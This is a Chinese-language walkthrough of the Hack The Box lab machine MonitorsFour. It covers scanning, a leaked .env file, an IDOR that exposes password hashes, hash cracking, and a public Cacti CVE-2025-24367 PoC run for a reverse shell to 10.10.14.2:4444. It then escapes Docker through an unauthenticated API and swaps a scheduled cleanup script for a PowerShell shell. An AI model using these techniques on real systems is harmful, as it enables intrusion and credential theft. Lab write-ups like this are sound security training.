基本信息
- https://app.hackthebox.com/machines/MonitorsFour
- 10.10.11.98

端口扫描
80和5985:
1 | nmap -sC -sV -Pn 10.10.11.98 |
80
需要加hosts:
1 | 10.10.11.98 monitorsfour.htb |

网络解决方案相关的公司官网:
目录扫描
目录扫描发现env文件泄漏,以及user,login之类:
1 | gobuster dir -w ~/Tools/dict/SecLists/Discovery/Web-Content/common.txt -t 50 -u http://monitorsfour.htb/ |
.env
env文件中得到数据库连接相关信息:
1 | curl http://monitorsfour.htb/.env |
user

直接访问user提示缺少token参数:
简单尝试几次,发现当token为0时,得到一些user信息:

1 | admin 56b32eb43e6f15395f6c46c1c9e1cd36 |
可以破解出admin的密码:
1 | sudo hashcat -m 0 hash.txt ~/Tools/dict/rockyou.txt |
login

使用admin账号密码可以登录,暂时没什么用:
子域名扫描
子域名扫描可以发现cacti:
1 | ffuf -w ~/Tools/dict/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u "http://monitorsfour.htb/" -H "Host: FUZZ.monitorsfour.htb" -fs 138 |
cacti
添加hosts后访问,就是cacti,1.2.28:


需要登录,使用前面得到的用户名密码进行组合尝试,可以发现正确用户名是admin的name,marcus:
1 | marcus : wonderful1 |
CVE-2025-24367
搜索可以找到cacti相关漏洞:
- TheCyberGeek/CVE-2025-24367-Cacti-PoC: Proof of Concept for CVE-2025-24367
https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC


一键打到www-data:
1 | python3 exploit.py -u marcus -p wonderful1 -i 10.10.14.2 -l 4444 -url http://cacti.monitorsfour.htb |
user flag

虽然是www-data,但已经可以读marcus用户目录:
Docker Escape & root flag

当前是在容器内,查看dns配置可以发现宿主机ip,以及常规端口很容易发现docker api未授权:
1 | cat /etc/resolv.conf |
所以就是利用api未授权挂载目录创建容器从而读取文件:
- When a SSRF is enough: Full Docker Escape on Windows Docker Desktop (CVE-2025-9074)
https://blog.qwertysecurity.com/Articles/blog3
1 | 创建容器 |

root flag

之后读取挂载目录中文件即可:
hashdump
稍微麻烦点,替换他自动清理用的文件,获取windows shell:
1 | root@f016cf80b807:/host_root/users/Administrator/Documents# cp shell.ps1 db_cleanup.ps1 |
参考资料
- TheCyberGeek/CVE-2025-24367-Cacti-PoC: Proof of Concept for CVE-2025-24367
https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC - When a SSRF is enough: Full Docker Escape on Windows Docker Desktop (CVE-2025-9074)
https://blog.qwertysecurity.com/Articles/blog3
